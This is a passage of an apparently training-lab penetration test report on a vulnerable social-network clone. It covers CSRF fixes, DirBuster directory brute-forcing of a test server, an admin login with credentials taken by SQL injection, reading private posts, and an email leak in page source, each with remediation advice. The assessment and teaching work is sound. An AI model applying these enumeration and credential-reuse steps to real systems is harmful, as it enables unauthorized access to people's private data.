
Open the file via python server:



Directory listing for /

- challanges 1-5.txt
- csrf.html
- csrf1_car.html
- csrf_bank.html
- csrf_car.html
- csrf_facebook.html

Click on it:



Shai Alfasi

I am using Facebook!

20-12-2019 18:42

0 like this.

Ori Ori
hi how are you?

Shai Alfasi
hi how are you?

We can see that Shai comment him post!

RECOMMENDED RECTIFICATION

- Use cookies protection like SameSite - The SameSite attribute can be used to control whether and how cookies are submitted in cross-site requests. By setting the attribute on session cookies, an application can prevent the default browser behavior of automatically adding cookies to requests regardless of where they originate.
- CSRF token - CSRF tokens prevent CSRF because without token, attacker cannot create a valid request to the backend server.
- Double Submit Cookie - When a user authenticates to a site, the site should generate a (cryptographically strong) pseudo-random value and set it as a cookie on the user's machine separate from the session id. The server does not have to save this value in any way, that's why this pattern is sometimes also called Stateless CSRF Defense.

4.5 ACCESSIBLE ADMIN PANEL

Severity | **Medium** Probability | **Medium**

VULNERABILITY DESCRIPTION


Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

VULNERABILITY DETAILS

We can find the admin panel by using Dirbuster and login with the username and password that we found in the SQL Injection.

EXECUTION DEMONSTRATION

Check in Dirbuster if we have others pages:



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/)
http://18.158.46.251:2626

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
C:\Users\ori adivi\Desktop\DirBuster-1.0-RC1\DirBuster-1.0-RC1\directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz


☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

Start:


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help

http://18.158.46.251:2626/

Scan Information
Results - List View: Dirs: 8 Files: 6
Results - Tree View
Errors: 11

Type	Found	Response	Size
Dir	/icons/	403	450
Dir	/admin/	200	3181
File	/admin/index.php	200	3181
Dir	/admin/img/	403	450
File	/Login.php	200	147
Dir	/icons/small/	403	450
Dir	/facebook/	200	179
File	/facebook/index.php	200	179
Dir	/facebook/admin/	200	3181
File	/facebook/admin/index.php	200	3181
Dir	/facebook/admin/img/	403	450
File	/facebook/Login.php	200	147
Dir	/facebook/Database/	403	450

Current speed: 109 requests/sec

(Select and right click for more options)

Average speed: (T) 103, (C) 106 requests/sec


Parse Queue Size: 0

Current number of running threads: 10

Total Requests: 275100/3969882

Time To Finish: 09:40:56


We can see that we have admin panel, let's check it:



We know the username and password from the SQL injection:

Username: itsafe

Password: admin



All Public Post

Ori Ori

Join Faceback

25-8-2022 13:14

0 like this.

Shai Alfasi

I am using Facebook!

20-12-2019 18:42

0 like this.

RECOMMENDED RECTIFICATION

- Hide the admin panel that if someone use in Dirbuster he didn't find that
- Disallow public access to admin page access.

4.6 BUSINESS LOGIC BYPASS

Severity | Low Probability | Low

Vulnerability Description


Business logic vulnerabilities are flaws in the design and implementation of an application that allow an attacker to elicit unintended behavior. This potentially enables attackers to manipulate legitimate functionality to achieve a malicious goal. These flaws are generally the result of failing to anticipate unusual application states that may occur and, consequently, failing to handle them safely.

Vulnerability Details

Check with the admin account if we can see a private posts.

Execution Demonstration

Go to the admin panel:




Username: itsafe

Password: ●●●●●

We know the username and password from the sql injection:

Username: itsafe

Password: admin



All Public Post

Ori Ori


hello facebook

Like Comment(0) 29-8-2022 18:17

0 like this.

Ori Ori

Going to Roman account:



bout

Basic Information

Birthday 29-7-1985

Gender Male

Current location TelAviv

Hometown Add your hometown


Roman Zaikin

This is Secret!!! can you read this? THE CODE TO THE BOAT IS 1337!

Like Comment(0) 20-12-2019 18:38

0 like this.

Also, with Shai account:



out

Basic Information

irthday 27-10-1989

ender Male

urrent location TelAviv

ometown Add your hometown

Shai Alfasi

A hacker does for love what others would not do for money.

Like Comment(0) 20-12-2019 18:43

0 like this.

RECOMMENDED RECTIFICATION

- Make sure developers and testers understand the domain that application serves.
- Avoid making implicit assumptions about user behavior or the behavior of other parts of the application.
- Don’t get the admin account to see private posts from other users.

4.7 INFORMATION DISCLOSURE

Severity | Informative Probability | Informative

VULNERABILITY DESCRIPTION


Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker.

VULNERABILITY DETAILS

We can find information about other users just by checking website via browser console.

EXECUTION DEMONSTRATION

We can see the post of people in the website:



Ori Ori

Join Faceback

Like Comment(0) 25-8-2022 13:14

0 like this.

Write a comment...

Shai Alfasi


I am using Facebook!

Like Comment(0) 20-12-2019 18:42

0 like this.

Write a comment...

Going to Shai Alfasi profile:



18.158.46.251:9949/fb_files/fb_view_profile/view_profile.php?id=30

Basic Information


Birthday 27-10-1989

Shai Alfasi

I am using Facebook!

We can see the user id in the URL!


Right click on the mouse->Inspect/ Inspect element/F12:



```
  <!--cover img-->
▼<div style="position:absolute; left:15.11%; top:6%;">
    <img src="../../fb_users/Male/shai_itsafe@gmail.com/Cover
    /12631402_10153823209064788_57954206405986238_n.jpg"
    onmouseover="dis_cover_pic_edit();" onmouseout="out_cover_pic_edit();"
    onclick="open_cover_photo()" width="943" height="279"> event overflow
  </div>
```

We can see the email of Shai!

Also, if we go another account, we can see this:



